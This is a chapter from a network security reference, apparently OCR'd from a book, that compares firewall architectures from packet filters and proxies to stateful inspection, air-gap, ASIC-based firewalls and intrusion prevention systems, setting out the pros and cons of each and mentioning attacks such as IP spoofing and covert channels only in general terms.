

EXHIBIT 146.8 The decision to accept or deny a packet is based upon an examination of specific fields within a packet's IP and protocol headers.

explicitly denied by a prior rule. "Security first" proponents prefer a default "deny all" rule that denies all traffic unless explicitly allowed by a prior rule.

Within the static packet filter rules database, the administrator can define rules that determine which packets are accepted and which packets are denied. The IP header information allows the administrator to write rules that can deny or permit packets to and from a specific IP address or range of IP addresses. The TCP header information allows the administrator to write service-specific rules (i.e., allow or deny packets to or from ports) related to specific services.

The administrator can write rules that allow certain services such as HTTP from any IP address to view the Web pages on the protected Web server. The administrator can also write rules that block certain IP address or entire ranges of addresses from using the HTTP service and viewing the Web pages on the protected server. In the same respect, the administrator can write rules that allow certain services such as SMTP from a trusted IP address or range of IP addresses to access files on the protected mail server. The administrator could also write rules that block access for certain IP addresses or entire ranges of addresses to access the protected FTP server.

The configuration of packet filter rules can be difficult because the rules are examined in sequential order. Great care must be taken in establishing the order in which packet-filtering rules are entered into the rule base. Even if the administrator manages to create effective rules in the proper order of precedence, a packet filter has one inherent limitation: a packet filter only examines data in the IP header and TCP header; it cannot know the difference between a real and a forged address. If an address is present and meets the packet filter rules along with the other rule criteria, the packet will be allowed to pass.

Suppose the administrator took the precaution to create a rule that instructed the packet filter to drop any incoming packets with unknown source addresses. This packet-filtering rule would make it more difficult, but not impossible, for a hacker to access at least some trusted servers with IP addresses. The hacker could simply substitute the actual source address on a malicious packet with the source address of a known trusted client. This common form of attack is called *IP address spoofing*. This form of attack is very effective against a packet filter. The CERT Coordination Center has received numerous reports of IP spoofing attacks, many of which resulted in successful network intrusions. Although the performance of a packet filter can be attractive, this architecture alone is generally not secure enough to deter hackers determined to gain access to the protected network.

Equally important is what the static packet filter does not examine. Remember that in the static packet filter only specific protocol headers are examined: (1) source-destination IP address and (2) source-destination port numbers (services). Hence, a hacker can hide malicious commands or data in unexamined headers. Furthermore, because the static packet filter does not inspect the packet payload, the hacker has the opportunity to hide malicious commands or data within the packet's payload. This attack methodology is often referred to as a *covert channel attack* and is becoming more popular.

Lastly, the static packet filter is not state aware. The administrator must configure rules for both sides of the conversation to a protected server. To allow access to a protected Web server, the administrator must create a rule that allows both the inbound request from the remote client as well as the outbound response from the protected Web server. Of further consideration is that many services such as FTP and e-mail servers in operation today require the use of dynamically allocated ports for responses; therefore, an administrator of a static packet-filtering firewall has little choice but to open up an entire range of ports with static packet-filtering rules.

Both the pros and the cons of static packet filter considerations are detailed in Exhibit 146.9.

146.2.3 Dynamic (Stateful) Packet Filter

The dynamic (stateful) packet filter is the next step in the evolution of the static packet filter. As such it shares many of the inherent limitations of the static packet filter with one important difference: state awareness.

The typical dynamic packet filter, as shown in Exhibit 146.10, like the static packet filter, operates at the network layer (OSI layer 3). An advanced dynamic packet filter may operate up into the transport layer—OSI layer 4—to collect additional state information.

EXHIBIT 146.9 Static Packet Filter Considerations

Pros	Cons
Low impact on network performance	Operates only at network layer, therefore it only examines IP and TCP headers
Low cost—now included with many operating systems	Unaware of packet payload—offers low level of security
	Lacks state awareness—may require numerous ports be left open to facilitate services that use dynamically allocated ports
	Susceptible to IP spoofing
	Difficult to create rules (order of precedence)
	Only provides for a low level of protection



EXHIBIT 146.10 The typical dynamic packet filter, like the static packet filter, operates at the network layer (OSI layer 3).

Most often, the decision to accept or deny a packet is based upon examination of the packet's IP and protocol headers as shown in Exhibit 146.11:

- Source address
- Destination address
- Application or protocol
- Source port number
- Destination port number

In simplest terms, the typical dynamic packet filter is "aware" of the difference between a new and an established connection. After a connection is established, it is entered into a table that typically resides in RAM. Subsequent packets are compared to this table in RAM, most often by software running at the operating system (OS) kernel level. When the packet is found to be an existing connection, it is allowed to pass without any further inspection. By avoiding having to parse the packet filter rule base for each and every packet that enters the firewall and by performing this test at the kernel level in RAM for an already-established connection, the dynamic packet filter enables a measurable performance increase over a static packet filter.

There are two primary differences in dynamic packet filters found among firewall vendors:

- Support of SMP
- Connection establishment



EXHIBIT 146.11 The decision to accept or deny a packet is based upon examination of the packet's IP and protocol headers.

In writing the firewall application to fully support SMP, the firewall vendor is afforded up to a 30% increase in dynamic packet filter performance for each additional processor in operation. Unfortunately, many implementations of dynamic packet filters in current firewall offerings operate as a single-threaded process, which simply cannot take advantage of the benefits of SMP. To overcome the performance limitation of their single-threaded process, these vendors usually require powerful and expensive RISC-processor-based servers to attain acceptable levels of performance. As available processor power has increased and multiprocessor servers have become widely utilized, this single-threaded limitation has become more visible. For example, vendor A running an expensive RISC-based server offers only 150 Mbps dynamic packet filter throughput, while vendor B running on an inexpensive off-the-shelf Intel multiprocessor server can attain dynamic packet filtering throughputs of above 600 Mbps.

Almost every vendor has their own proprietary methodology for building the connection table; but beyond the issues discussed above, the basic operation of the dynamic packet filter for the most part is essentially the same.

In an effort to overcome the performance limitations imposed by their single-threaded process-based dynamic packet filters, some vendors have taken dangerous shortcuts when establishing connections at the firewall. RFC guidelines recommend following the three-way handshake to establish a connection at the firewall. One popular vendor will open a new connection upon receipt of a single SYN packet, totally ignoring RFC recommendations. In effect, this exposes the servers behind the firewall to single-packet attacks from spoofed IP addresses.

Hackers gain great advantage from anonymity. A hacker can be much more aggressive in mounting attacks if he can remain hidden. Similar to the example in the examination of a static packet filter, suppose the administrator took the precaution to create a rule that instructed the packet filter to drop any incoming packets with unknown source addresses. This packet-filtering rule would make it more difficult, but again not impossible, for a hacker to access at least some trusted servers with IP addresses. The hacker could simply substitute the actual source address on a malicious packet with the source address of a known trusted client. In this attack methodology, the hacker assumes the IP address of the trusted host and must communicate through the three-way handshake to establish the connection before mounting an assault. This provides additional traffic that can be used to trace back to the hacker.

When the firewall vendor fails to follow RFC recommendations in the establishment of the connection and opens a connection without the three-way handshake, the hacker can simply spoof the trusted host address and fire any of the many well-known single-packet attacks at the firewall or servers protected by the firewall while maintaining his complete anonymity. One presumes that administrators are unaware that their popular firewall products operate in this manner; otherwise, it would be surprising that so many have found this practice acceptable following the many historical well-known single-packet attacks like LAND, “ping of death,” and “tear drop” that have plagued administrators in the past.

Both the pros and the cons of dynamic packet filter considerations are shown in Exhibit 146.12.

EXHIBIT 146.12 Dynamic Packet Filter Considerations

Pros	Cons
Lowest impact of all examined architectures on network performance when designed to be fully symmetric multiprocessing (SMP)-compliant	Operates only at network layer, therefore, it only examines IP and TCP headers
Low cost—now included with some operating systems	Unaware of packet payload—offers low level of security
State awareness provides measurable performance benefit	Susceptible to IP spoofing
	Difficult to create rules (order of precedence)
	Can introduce additional risk if connections can be established without following the RFC-recommended three-way handshake
	Only provides for a low level of protection



EXHIBIT 146.13 The circuit-level gateway operates at the session layer (OSI layer 5).

146.2.4 Circuit-Level Gateway

The circuit-level gateway operates at the session layer (OSI layer 5) as shown in Exhibit 146.13. In many respects, a circuit-level gateway is simply an extension of a packet filter in that it typically performs basic packet filter operations and then adds verification of proper handshaking and the legitimacy of the sequence numbers used in establishing the connection.

The circuit-level gateway examines and validates TCP and user datagram protocol (UDP) sessions before opening a connection, or circuit, through the firewall. Hence the circuit-level gateway has more data to act upon than a standard static or dynamic packet filter.

Most often, the decision to accept or deny a packet is based upon examining the packet's IP header and TCP header as detailed in Exhibit 146.14:

- Source address
- Destination address
- Application or protocol
- Source port number
- Destination port number
- Handshaking and sequence numbers

Similar to a packet filter, before forwarding the packet, a circuit-level gateway compares the IP header and TCP header against a user-defined table containing the rules that dictate whether the firewall should deny



EXHIBIT 146.14 The decision to accept or deny a packet is based upon examining the packet's IP header and TCP header.

EXHIBIT 146.15 Circuit-Level Gateway Considerations

Pros	Cons
Low to moderate impact on network performance	Shares many of the same negative issues associated with packet filters
Breaks direct connection to server behind firewall	Allows any data to simply pass through the connection
Higher level of security than a static or dynamic (stateful) packet filter	Only provides for a low to moderate level of security

or permit packets to pass. The circuit-level gateway then determines that a requested session is legitimate only if the SYN flags, ACK flags and sequence numbers involved in the TCP handshaking between the trusted client and the untrusted host are logical.

If the session is legitimate, the packet filter rules are scanned until it finds one that agrees with the information in a packet's full association. If the packet filter does not find a rule that applies to the packet, then it imposes a default rule. The default rule explicitly defined in the firewall's table "typically" instructs the firewall to drop a packet that meets none of the other rules.

The circuit-level gateway is literally a step up from a packet filter in the level of security it provides. Further, like a packet filter operating at a low level in the OSI model, it has little impact on network performance. However, once a circuit-level gateway establishes a connection, any application can run across that connection because a circuit-level gateway filters packets only at the session and network layers of the OSI model. In other words, a circuit-level gateway cannot examine the data content of the packets it relays between a trusted network and an untrusted network. The potential exists to slip harmful packets through a circuit-level gateway to a server behind the firewall.

Both the pros and the cons of circuit-level gateway considerations are shown in Exhibit 146.15.

146.2.5 Application-Level Gateway

Like a circuit-level gateway, an application-level gateway intercepts incoming and outgoing packets, runs proxies that copy and forward information across the gateway, and functions as a proxy server, preventing any direct connection between a trusted server or client and an untrusted host. The proxies that an application-level gateway runs often differ in two important ways from the circuit-level gateway:

- The proxies are application specific.
- The proxies examine the entire packet and can filter packets at the application layer of the OSI model as shown in Exhibit 146.16.

Unlike the circuit gateway, the application-level gateway accepts only packets generated by services they are designed to copy, forward, and filter. For example, only an HTTP proxy can copy, forward, and filter HTTP traffic. If a network relies only on an application-level gateway, incoming and outgoing packets cannot access services for which there is no proxy. If an application-level gateway ran FTP and HTTP proxies, only packets generated by these services could pass through the firewall. All other services would be blocked.

The application-level gateway runs proxies that examine and filter individual packets, rather than simply copying them and recklessly forwarding them across the gateway. Application-specific proxies check each packet that passes through the gateway, verifying the contents of the packet up through the application layer (layer 7) of the OSI model. These proxies can filter on particular information or specific individual commands in the application protocols the proxies are designed to copy, forward, and filter. As an example, an FTP application-level gateway can filter dozens of commands to allow a high degree of granularity on the permissions of specific users of the protected FTP service.

Current technology application-level gateways are often referred to as *strong application proxies*. A strong application proxy extends the level of security afforded by the application-level gateway. Instead of



EXHIBIT 146.16 The proxies examine the entire packet and can filter packets at the application layer of the OSI model.

copying the entire datagram on behalf of the user, a strong application proxy actually creates a new empty datagram inside the firewall. Only those commands and data found acceptable to the strong application proxy are copied from the original datagram outside the firewall to the new datagram inside the firewall. Then, and only then, is this new datagram forwarded to the protected server behind the firewall. By employing this methodology, the strong application proxy can mitigate the risk of an entire class of covert channel attacks.

An application-level gateway filters information at a higher OSI layer than the common static or dynamic packet filter, and most automatically create any necessary packet filtering rules, usually making them easier to configure than traditional packet filters.

By facilitating the inspection of the complete packet, the application-level gateway is one of the most secure firewall architectures available; however, some vendors (usually those that market stateful inspection firewalls) and users have made claims that the security offered by an application-level gateway had an inherent drawback: a lack of transparency.

In moving software from older 16-bit code to current technology's 32-bit environment and with the advent of SMP, many of today's application-level gateways are just as transparent as they are secure. Users on the public or trusted network, in most cases, do not notice that they are accessing Internet services through a firewall.

Both the pros and cons in the consideration of the application level gateway are shown in Exhibit 146.17.

146.2.6 Stateful Inspection

Stateful inspection combines the many aspects of dynamic packet filtering, circuit-level and application-level gateways as shown in Exhibit 146.18. Although stateful inspection has the inherent ability to examine all seven layers of the OSI model, in the majority of applications observed by the author, stateful inspection was operated only at the network layer of the OSI model and used only as a dynamic packet

EXHIBIT 146.17 Application-Level Gateway Considerations

Pros	Cons
Application gateway with symmetric multiprocessing (SMP) affords a moderate impact on network performance	Poor implementation can have a high impact on network performance
Breaks direct connection to server behind firewall eliminating the risk of an entire class of covert channel attacks	Must be written securely. Historically some vendors have introduced buffer overruns within the application gateway itself
Strong application proxy that inspects protocol header lengths can eliminate an entire class of buffer overrun attacks	Vendors must keep up with new protocols. A common complaint of application-level gateway users is lack of timely vendor support for new protocols
Highest level of security	A poor implementation that relies on the underlying operating system (OS) Inetd daemon will suffer from a severe limitation to the number of allowed connections in today's demanding high simultaneous session environment

filter for filtering all incoming and outgoing packets based on source and destination IP addresses and port numbers. Although the vendor claims this is the fault of the administrator's configuration, many administrators claim that the operating overhead associated with the stateful inspection process prohibits its full utilization.

As indicated, stateful inspection can also function as a circuit-level gateway, determining whether the packets in a session are appropriate. For example, stateful inspection can verify that inbound SYN and ACK flags and sequence numbers are logical. However, in most implementations, the stateful-inspection-based firewall operates only as a dynamic packet filter and, dangerously, allows new connections to be established with a single SYN packet. A unique limitation of one popular stateful inspection implementation is that it does not provide the ability to inspect sequence numbers on outbound packets from users behind the firewall. This leads to a flaw whereby internal users can easily spoof IP address of other internal users to open holes through the associated firewall for inbound connections.

Finally, stateful inspection can mimic an application-level gateway. Stateful inspection can evaluate the contents of each packet up through the application layer and ensure that these contents match the rules in the administrator's network security policy.



EXHIBIT 146.18 Stateful inspection combines the many aspects of dynamic packet filtering, circuit-level and application-level gateways.

146.2.6.1 Better Performance, But What About Security?

Like an application-level gateway, stateful inspection can be configured to drop packets that contain specific commands within the application header. For example, the administrator could configure a stateful inspection firewall to drop HTTP packets containing a "Put" command. However, historically, the performance impact of application-level filtering by the single-threaded process of stateful inspection has caused many administrators to abandon their use and to simply opt for dynamic packet filtering to allow the firewall to keep up with their network load requirements. In fact, the default configuration of a popular stateful inspection firewall utilizes dynamic packet filtering and not stateful inspection of the most popular protocol on today's Internet—HTTP traffic.

146.2.6.2 Do Current Stateful Inspection Implementations Expose the User to Additional Risks?

Unlike an application-level gateway, stateful inspection does not break the client-server model to analyze application-layer data. An application-level gateway creates two connections: (1) one between the trusted client and the gateway and (2) another between the gateway and the untrusted host. The gateway then copies information between these two connections. This is the core of the well-known proxy vs. stateful inspection debate. Some administrators insist that this configuration ensures the highest degree of security; other administrators argue that this configuration slows performance unnecessarily. In an effort to provide a secure connection, a stateful-inspection-based firewall has the ability to intercept and examine each packet up through the application layer of the OSI model. Unfortunately, because of the associated performance impact of the single-threaded stateful inspection process, this configuration is not the one typically deployed.

Looking beyond marketing hype and engineering theory, stateful inspection relies on algorithms within an inspect engine to recognize and process application-layer data. These algorithms compare packets against known bit patterns of authorized packets. Respective vendors have claimed that theoretically they are able to filter packets more efficiently than application-specific proxies. However, most stateful inspection engines represent a single-threaded process. With current technology SMP-based application-level gateways operating on multiprocessor servers, the gap has dramatically narrowed. As an example, one vendor's SMP-capable multi-architecture firewall that does not use stateful inspection outperforms a popular stateful inspection based firewall up to 4:1 on throughput and up to 12:1 on simultaneous sessions. Further, due to limitations in the inspect language used in stateful inspection engines, application gateways are now commonly being used to fill in the gaps.

Both the pros and the cons of stateful inspection considerations are shown in Exhibit 146.19.

146.2.7 Cutoff Proxy

The cutoff proxy is a hybrid combination of a dynamic (stateful) packet filter and a circuit-level proxy. In simplest terms, the cutoff proxy first acts as a circuit-level proxy in verifying the RFC-recommended three-way handshake and any required authenticating actions, then switches over to a dynamic packet filtering mode of operation. Hence, it initially works at the session layer (OSI layer 5) then switches to a dynamic packet filter working at the network layer (OSI Layer 3) after the connection-authentication process is completed as shown in Exhibit 146.20.

It was pointed out what the cutoff proxy does; now, more importantly, we need to discuss what it does *not* do. The cutoff proxy is not a traditional circuit-level proxy that breaks the client/server model for the duration of the connection. There is a direct connection established between the remote client and the protected server behind the firewall. This is not to say that a cutoff proxy does not provide a useful balance between security and performance. At issue with respect to the cutoff proxy are vendors who exaggerate by claiming that their cutoff proxy offers a level of security equivalent to a traditional circuit-level gateway with the added benefit of the performance of a dynamic packet filter.

In clarification, the author believes that all firewall architectures have their place in Internet security. If your security policy requires authentication of basic services, examination of the three-way handshake,

EXHIBIT 146.19 Stateful Inspection Considerations

Pros	Cons
Offers the ability to inspect all seven layers of the OSI model and is user configurable to customize specific filter constructs	The single-threaded process of the stateful inspection engine has a dramatic impact on performance, so many users operate the stateful inspection based firewall as nothing more than a dynamic packet filter
Does not break the client/server model	Many believe the failure to break the client/server model creates an unacceptable security risk as the hacker has a direct connection to the protected server
Provides an integral dynamic (stateful) packet filter	A poor implementation that relies on the underlying operating system (OS) Inetd demon will suffer from a severe limitation to the number of allowed connections in today's demanding high simultaneous session environment
Fast when operated as dynamic packet filter, however many symmetric multiprocessing (SMP)-compliant dynamic packet filters are actually faster	Low level of security. No stateful inspection-based firewall has achieved higher than a Common Criteria EAL 2. Per the Common Criteria EAL 2 certification documents, EAL 2 products are not intended for use in protecting private networks when connecting to the public Internet

and does not require breaking of the client/server model, the cutoff proxy is a good fit. However, administrators must be fully aware and understand that a cutoff proxy clearly is not equivalent to a circuit-level proxy as the client/server model is not broken for the duration of the connection.

Both the pros and the cons of cut off proxy considerations are shown in Exhibit 146.21.

146.2.8 Air Gap

At the time of this writing, the security community has essentially dismissed the merits of air-gap technology as little more than a marketing spin. With air-gap technology, the external client connection causes the connection data to be written to a SCSI e-disk. The internal connection then reads this data from the SCSI e-disk. By breaking the direct connection between the client to the server and



EXHIBIT 146.20 The cutoff proxy initially works at the session layer (OSI layer 5) then switches to a dynamic packet filter working at the network layer (OSI layer 3) after the connection-authentication process is completed.

EXHIBIT 146.21 Cutoff Proxy Considerations

Pros	Cons
Lower impact on network performance than a traditional circuit gateway	It is not a circuit gateway
IP spoofing issue is minimized as the three-way connection is verified	Still has many of the remaining issues of a dynamic packet filter
	Unaware of packet payload—offers low level of security
	Difficult to create rules (order of precedence)
	Can offer a false sense of security as vendors incorrectly claim it is equivalent to a traditional circuit gateway

independently writing to and reading from the SCSI e-disk, the respective vendors believe they have provided a higher level of security and a resulting "air gap." However, when considering the level of inspection, the air-gap technology offers little more protection then an application-level gateway as shown in Exhibit 146.22.

Air-gap vendors claim that although the operation of air gap technology resembles that of the application-level gateway, an important difference is the separation of the content inspection from the "front-end" by the isolation provided by the air gap. This may very well be true for those firewall vendors who implement their firewall on top of a standard commercial OS, but with the current technology firewall operating on a kernel-hardened OS, there is little distinction. Simply put, vendors who chose to implement kernel-level hardening of the underlying OS utilizing multilevel security (MLS) or containerization methodologies provide no less security than current air-gap technologies.

Any measurable benefit of air-gap technology has yet to be verified by any recognized third-party testing authority. Further, current performance of most air-gap-like products falls well behind that obtainable by traditional application-level-gateway-based products. Without a verifiable benefit to the level of security provided, the necessary performance costs are prohibitive for many system administrators.

Both the pros and cons of air gap considerations are shown in Exhibit 146.23.



EXHIBIT 146.22 When considering the level of inspection, the air-gap technology offers little more protection then an application-level gateway.

EXHIBIT 146.23 Air Gap Considerations

Pros	Cons
Breaks direct connection to server behind firewall eliminating the risk of an entire class of covert channel attacks	Can have a high negative impact on network performance
Strong application proxy that inspects protocol header lengths can eliminate an entire class of buffer overrun attacks	Vendors must keep up with new protocols; a common complaint of application-level gateway users is the lack of timely response from a vendor to provide application-level gateway support for a new protocol
As with an application-level gateway an air gap can potentially offer a high level of security	Currently not verified by any recognized third-party testing authority

146.2.9 Application-Specific Integrated Circuit-Based Firewalls

Looking at current application-specific integrated circuit (ASIC)-based firewall offerings, the author finds that virtually all are still nothing more than VPN/firewall hybrids. These hybrids take advantage of the fast encryption and decryption capabilities of the ASIC, but provide no more than a dynamic packet filter for most Internet protocols. Although some ASIC-based firewall vendors claim to offer full layer-7 awareness and stateful inspection capabilities, a quick look at the respective vendor's GUI shows that there is no user-configurable functionality above layer 4. Although the technology might be "capable" of layer-7 inspection, the product (as delivered) provides no real administrator-configurable security options above layer 4.

The term *ASIC-based firewall* can be misleading. In fact, for most ASIC-based firewall vendors, only a small subset of firewall operations actually occurs in the ASIC. The majority of firewall functions are really accomplished in software operating on a typical microprocessor. Although there has been a lot of discussion about adding additional depth of inspection at the application layer in ASIC-based firewalls, to date no vendor has been able to successfully commercialize an ASIC-based firewall that provides the true application awareness and configurable granularity of current technology application proxy-based firewalls.

Application-specific integrated circuit technology is now finding its way into intrusion detection system (IDS) and intrusion prevention system (IPS) products. The fast string comparison capability of the ASIC can provide added performance to string or signature-based IDS/IPS products. There has been a substantial amount of marketing spin about the eventual marriage of a firewall and IPS embedded within an ASIC, but no vendor has successfully fulfilled on the promise. Furthermore, relying on a system that depends on knowing the signature of every possible vulnerability is a losing battle when more than one hundred new vulnerabilities are released each month.

One of the newer and more interesting ASIC-based firewall products includes an ASIC-based embedded anti-virus. By design, an ASIC lends itself well to fast string comparison, which makes the ASIC a natural fit for applications such as anti-virus. But do we really need faster antivirus? Typically, anti-virus is limited to e-mail and a few extra seconds in the delivery of an e-mail is not necessarily a problem for most users. Therefore, one might question the trade-off in flexibility one has to accept when selecting an ASIC-based product measured against real-world performance.

Internet security standards are in a constant state of flux. Hence, ASIC designs must be left programmable or "soft" enough that the full speed of an ASIC cannot actually be unleashed. Application-specific integrated circuit technology has clearly delivered the best performing VPN products in today's security marketplace. By design, IPsec encryption and decryption algorithms perform better in hardware than in software. Some of these ASIC or purpose-built IPsec accelerators are finding their way into firewall products that offer more than layer-4 packet filtering. Administrators get the best of worlds: the blazing speed of IPsec VPN and the added security of a real application-proxy firewall.

Both the pros and cons of ASIC-based firewall considerations are shown in Exhibit 146.24.

EXHIBIT 146.24 Application-Specific Integrated Circuit (ASIC)-Based Firewall Considerations

Pros	Cons
ASIC provides a dramatic improvement in IPsec encryption and decryption speeds	SSL VPN is gaining popularity quickly and current ASIC-based vendors do not support SSL encryption and decryption; current technology ASIC-based devices will become obsolete and will need to be replaced with next generation products
ASIC fast string comparison capability dramatically speeds up packet inspection against known signatures	While this works well up through layer 4 it has not been shown to offer a benefit above layer 4 where the majority of attacks are currently targeted
ASIC-based firewalls offer the ability to inspect packets at all 7 layers of the OSI model	No current ASIC-based product offers administrator configurable security options above layer 4 within the respective product's GUI
ASIC firewalls are beginning to expand inspection up from basic protocol anomaly detection at layer 4 to the application layer to afford a higher level of security	Current ASIC-based firewall inspection methodologies are signature-based and try to block everything that can possibly be wrong in a given packet; more than 100 new vulnerabilities appear on the Internet every month making this a difficult task at best

146.2.10 Intrusion Prevention Systems

The past three years has seen a rush of products to the market that claimed to offer new and exciting “intrusion prevention” capabilities. Intrusion-prevention-product vendors’ claims are many and include

1. Interpreting the intent of data contained in the application payload
2. Providing application level analysis and verification
3. Understanding enough of the protocol to make informed decisions without the overhead of implementing a client/server model as is done with application proxies
4. Utilizing pattern matching, heuristics, statistics and behavioral patterns to detect attacks and thereby offer maximum attack prevention capability

Unfortunately many intrusion prevention systems are still at best “born-again” intrusion detection systems with the ability to drop, block, or reset a connection when it senses something malicious. Nearly all IPS systems depend on a library of signatures of malicious activity or known vulnerabilities to compare to packets as they cross the wire. The real value of the IPS is the accuracy and timeliness of the signature database of known vulnerabilities. With BugTraq, Xforce, and others currently posting well over 100 new vulnerabilities each month in commercial and open-source applications and operating systems, the chances of something being missed by the IPS vendor are quite high. The IPS methodology places the administrator in the middle of an arms race between the malicious hacker community (developing exploits) and the IPS vendor’s technical staff (developing signatures).

The author is still of the opinion that signature-based IPS systems that rely explicitly on the knowledge of all possible vulnerabilities expose the user to unnecessary risk. Using a modern application layer firewall with a well thought-out security policy and patching all servers that are publicly accessible from the Internet could ultimately afford better protection.

Alternate IPS approaches, especially host-based approaches that rely upon heuristics, statistics, and behavioral patterns, still show promise but need to develop more of a track record for success before they should be relied upon as a primary security device. Therefore, at this point in time, the author considers IPS to be a technology to complement an existing conventional network security infrastructure, not replace it.

